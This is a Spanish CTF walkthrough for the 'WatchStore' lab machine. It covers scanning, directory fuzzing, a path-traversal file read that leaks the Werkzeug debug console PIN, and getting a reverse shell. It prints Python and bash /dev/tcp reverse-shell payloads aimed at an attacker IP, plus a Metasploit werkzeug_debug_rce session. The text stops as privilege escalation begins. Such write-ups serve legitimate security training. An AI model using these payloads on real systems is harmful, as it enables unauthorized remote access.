
WatchStore - TheHackerLabs

Esta fue una máquina sencilla. Después de analizar los escaneos, descubrimos que se está aplicando Virtual Hosting en la página web activa del puerto 8080, pues se detectó una redirección a un dominio. Registramos dicho dominio en el /etc/hosts y analizamos la página web. Al no encontrar nada, aplicamos Fuzzing a directorios web, logrando encontrar 2 directorios. Uno de esos directorios, permite la vulnerabilidad Path Traversal y Arbitrary File Read. Gracias a estas vulnerabilidades, encontramos el PIN de la consola de Python de Werkzeug y obtenemos una Reverse Shell desde dicha consola, ganando acceso principal a la máquina víctima. Revisando los privilegios de nuestro usuario, descubrimos que puede usar el binario neofetch como Root. Utilizamos la guía de GTFOBins para usar un comando que nos permite escalar privilegios usando el binario neofetch, convirtiéndonos así en Root.
🛠 Herramientas utilizadas
pingnmapwhatwebffufgobusterncbashcatMetasploit Framework (msfconsole)Módulo: exploit/multi/http/werkzeug_debug_rcesudoneofetch
📑 Índice
Recopilación de Información
Traza ICMP
Vamos a realizar un ping para saber si la máquina está activa y en base al TTL veremos que SO opera en la máquina.
ping -c 4 192.168.100.80
PING 192.168.100.80 (192.168.100.80) 56(84) bytes of data.
64 bytes from 192.168.100.80: icmp_seq=1 ttl=64 time=1.63 ms
64 bytes from 192.168.100.80: icmp_seq=2 ttl=64 time=0.841 ms
64 bytes from 192.168.100.80: icmp_seq=3 ttl=64 time=0.884 ms
64 bytes from 192.168.100.80: icmp_seq=4 ttl=64 time=0.973 ms

--- 192.168.100.80 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3478ms
rtt min/avg/max/mdev = 0.841/1.083/1.634/0.321 ms
Por el TTL sabemos que la máquina usa Linux, hagamos los escaneos de puertos y servicios.
Escaneo de Puertos
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.100.80 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 11:06 CST
Initiating ARP Ping Scan at 11:06
Scanning 192.168.100.80 [1 port]
Completed ARP Ping Scan at 11:06, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:06
Scanning 192.168.100.80 [65535 ports]
Discovered open port 8080/tcp on 192.168.100.80
Discovered open port 22/tcp on 192.168.100.80
Completed SYN Stealth Scan at 11:06, 7.22s elapsed (65535 total ports)
Nmap scan report for 192.168.100.80
Host is up, received arp-response (0.00066s latency).
Scanned at 2025-09-03 11:06:18 CST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: XX (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
| Parámetros | Descripción |
|---|---|
| -p- | Para indicarle un escaneo en ciertos puertos. |
| –open | Para indicar que aplique el escaneo en los puertos abiertos. |
| -sS | Para indicar un TCP Syn Port Scan para que nos agilice el escaneo. |
| –min-rate | Para indicar una cantidad de envió de paquetes de datos no menor a la que indiquemos (en nuestro caso pedimos 5000). |
| -vvv | Para indicar un triple verbose, un verbose nos muestra lo que vaya obteniendo el escaneo. |
| -n | Para indicar que no se aplique resolución dns para agilizar el escaneo. |
| -Pn | Para indicar que se omita el descubrimiento de hosts. |
| -oG | Para indicar que el output se guarde en un fichero grepeable. Lo nombre allPorts. |
Veo solamente dos puertos abiertos y me da curiosidad que esté abierto el puerto 8080.
Escaneo de Servicios
nmap -sCV -p 22,8080 192.168.100.80 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 11:06 CST
Nmap scan report for 192.168.100.80
Host is up (0.00080s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)

| ssh-hostkey:
|   256 a2:75:c3:4d:db:a0:60:eb:e5:23:7f:47:57:33:4d:ef (ECDSA)
|_  256 13:af:f5:07:70:d0:5d:36:02:d7:60:2e:fa:ec:94:df (ED25519)
8080/tcp open  http    Werkzeug httpd 2.1.2 (Python 3.11.2)

| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Werkzeug/2.1.2 Python/3.11.2
|_http-title: Did not follow redirect to http://watchstore.thl:8080/
MAC Address: XX (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
| Parámetros | Descripción |
|---|---|
| -sC | Para indicar un lanzamiento de scripts básicos de reconocimiento. |
| -sV | Para identificar los servicios/versión que están activos en los puertos que se analicen. |
| -p | Para indicar puertos específicos. |
| -oN | Para indicar que el output se guarde en un fichero. Lo llame targeted. |
El escaneo muestra que al analizar la página web, nos redirige a un dominio, lo que nos da a entender que se está aplicando Virtual Hosting.
Podemos registrar dicho dominio en el /etc/hosts:
echo "192.168.100.80 watchstore.thl" >> /etc/hosts
Además, vemos que se está utilizando Werkzeug, lo que ya nos da una idea a que puede ser vulnerable.
Analicemos la página web.
Análisis de Vulnerabilidades
Analizando Página Web del Puerto 8080
Entremos:

Es una tienda de relojes.
En mi caso, Wappalizer no detecta las tecnologías usadas, así que usemos whatweb:
whatweb http://watchstore.thl:8080
http://watchstore.thl:8080 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.11.2], IP[192.168.100.80], Python[3.11.2], Title[WatchStore - Inicio], Werkzeug[2.1.2]
No hay algo a destacar.
Moviendonos un poco dentro de la página, solamente vemos un directorio que muestra todos los productos de la tienda:

No encontraremos algo más.
Apliquemos Fuzzing para ver si hay algún directorio oculto.
Fuzzing
Primero usemos la herramienta ffuf:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://watchstore.thl:8080/FUZZ -t 300

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://watchstore.thl:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 300
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

products                [Status: 200, Size: 772, Words: 243, Lines: 29, Duration: 76ms]
read                    [Status: 500, Size: 13133, Words: 1873, Lines: 218, Duration: 269ms]
console                 [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 342ms]
                        [Status: 200, Size: 1166, Words: 426, Lines: 38, Duration: 1063ms]
:: Progress: [220545/220545] :: Job [1/1] :: 300 req/sec :: Duration: [0:12:44] :: Errors: 137 ::
| Parámetros | Descripción |
|---|---|
| -w | Para indicar el diccionario a usar en el fuzzing. |
| -u | Para indicar la URL a utilizar. |
| -t | Para indicar la cantidad de hilos a usar. |
Ahora probemos con gobuster:
gobuster dir -u http://watchstore.thl:8080/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 300
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://watchstore.thl:8080/
[+] Method:                  GET
[+] Threads:                 300
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/products             (Status: 200) [Size: 772]
/read                 (Status: 500) [Size: 13133]
/console              (Status: 200) [Size: 1563]
...
| Parámetros | Descripción |
|---|---|
| -u | Para indicar la URL a utilizar. |
| -w | Para indicar el diccionario a usar en el fuzzing. |
| -t | Para indicar la cantidad de hilos a usar. |
En ambos casos, obtuvimos dos directorios nuevos que son: /read y /console.
El directorio /console es la consola de Python para debug de Werkzeug.
Nos pedirá un PIN de acceso que no tenemos:

Y el directorio /read nos varias pistas y una vulnerabilidad que podemos aplicar.
Explotación de Vulnerabilidades
Aplicando Path Traversal + Arbitrary File Read en Directorio Web read y Abusando de Consola de Python de Werkzeug para Obtener Reverse Shell
Entra al directorio /read:

Nos muestra un error y explica que se necesita el parámetro id.
Si se lo damos y le asignamos un valor random, nos da esta respuesta:

Tenemos que darle un archivo a leer.
Probemos con el /etc/passwd:

Excelente, podemos leerlo y vemos que hay un usuario llamado relox.
Ahora probemos con /etc/hosts:

Muy bien, con esto comprobamos que podemos leer cualquier archivo si conocemos su ruta exacta, lo que sería la vulnerabilidad Path Traversal + Arbitrary File Read.
De acuerdo con el siguiente blog de HackTricks:
Es posible que podamos encontrar el PIN que protege a la consola de Python de Werkzeug.
Si volvemos al directorio /read sin darle el parámetro id, nos mostrará la ruta /home/relox/watchstore/app.py:

Resulta que ese script app.py es el que crea y ejecuta la página web, y si lo leemos, encontraremos el PIN de la consola:

Si introducimos ese PIN, ya tendremos acceso a la consola de Python:

Desde aquí podemos ejecutar comandos:

Por consiguiente, podremos mandarnos una Reverse Shell.
Obteniendo Reverse Shell desde Consola de Python de Werkzeug
Inicia un listener con netcat:
nc -nvlp 443
listening on [any] 443 ...
Desde la consola:
- Ejecuta los siguientes comandos uno por uno para que funcione:
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("Tu_IP",443));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2); import pty; pty.spawn("bash");
- Puedes ocupar esta forma más sencilla donde solo importamos la librería OS y ejecutamos la Reverse Shell:
import os;
os.system('bash -c "bash -i >& /dev/tcp/Tu_IP/443 0>&1"')
Revisa la netcat:
nc -nvlp 443
listening on [any] 443 ...
connect to [Tu_IP] from (UNKNOWN) [192.168.100.80] 58402
bash: no se puede establecer el grupo de proceso de terminal (483): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
relox@thehackerslabs-watchstore:~/watchstore$ whoami
whoami
relox
Estamos dentro y somos el usuario relox.
Obtengamos una sesión interactiva:
# Paso 1:
script /dev/null -c bash

# Paso 2:
CTRL + Z

# Paso 3:
stty raw -echo; fg

# Paso 4:
reset -> xterm

# Paso 5:
export TERM=xterm && export SHELL=bash && stty rows 51 columns 189
Encontraremos la flag del usuario en el directorio /home/relox:
relox@thehackerslabs-watchstore:~/watchstore$ cd ..
relox@thehackerslabs-watchstore:~$ ls
user.txt  watchstore
relox@thehackerslabs-watchstore:~$ cat user.txt
...
Obteniendo Sesión de Meterpreter con Módulo werkzeug_debug_rce de Metasploit
Para que este módulo funcione, necesitamos forzosamente el PIN de acceso a la consola de Python.
Inicia y carga el módulo exploit/multi/http/werkzeug_debug_rce:
msfconsole -q
msf > use exploit/multi/http/werkzeug_debug_rce
[*] No payload configured, defaulting to python/meterpreter/reverse_tcp
msf exploit(multi/http/werkzeug_debug_rce) >
Configúralo:
msf exploit(multi/http/werkzeug_debug_rce) > set RHOSTS 192.168.100.80
RHOSTS => 192.168.100.80
msf exploit(multi/http/werkzeug_debug_rce) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/werkzeug_debug_rce) > set VHOST watchstore.thl
VHOST => watchstore.thl
msf exploit(multi/http/werkzeug_debug_rce) > set AUTHMODE known-PIN
AUTHMODE => known-PIN
msf exploit(multi/http/werkzeug_debug_rce) > set PIN ***-***-***
PIN => ***-***-***
Ejecuta el módulo:
msf exploit(multi/http/werkzeug_debug_rce) > exploit
[*] Started reverse TCP handler on Tu_IP:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Debugger allows code execution
[!] The service is running, but could not be validated. Debugger requires authentication
[*] Retrieved authentication cookie: __wzd29d2d831e1ca74a39770=085495032|b6fa012039ca;
[*] Sending stage (24772 bytes) to 192.168.100.80
[*] Meterpreter session 1 opened (Tu_IP:4444 -> 192.168.100.80:46910) at 2025-09-03 12:54:17 -0600

meterpreter > getuid
Server username: relox
meterpreter > sysinfo
Computer        : thehackerslabs-watchstore
OS              : Linux 6.1.0-35-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.137-1 (2025-05-07)
Architecture    : x64
System Language : es_ES
Meterpreter     : python/linux
Estamos dentro y tenemos la sesión de Meterpreter.
Post Explotación
Escalando Privilegios Abusando de Permisos Sudoers Sobre Binario neofetch
Veamos qué privilegios tiene nuestro usuario:
relox@thehackerslabs-watchstore:~$ sudo -l
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
Matching Defaults entries for relox on thehackerslabs-watchstore:
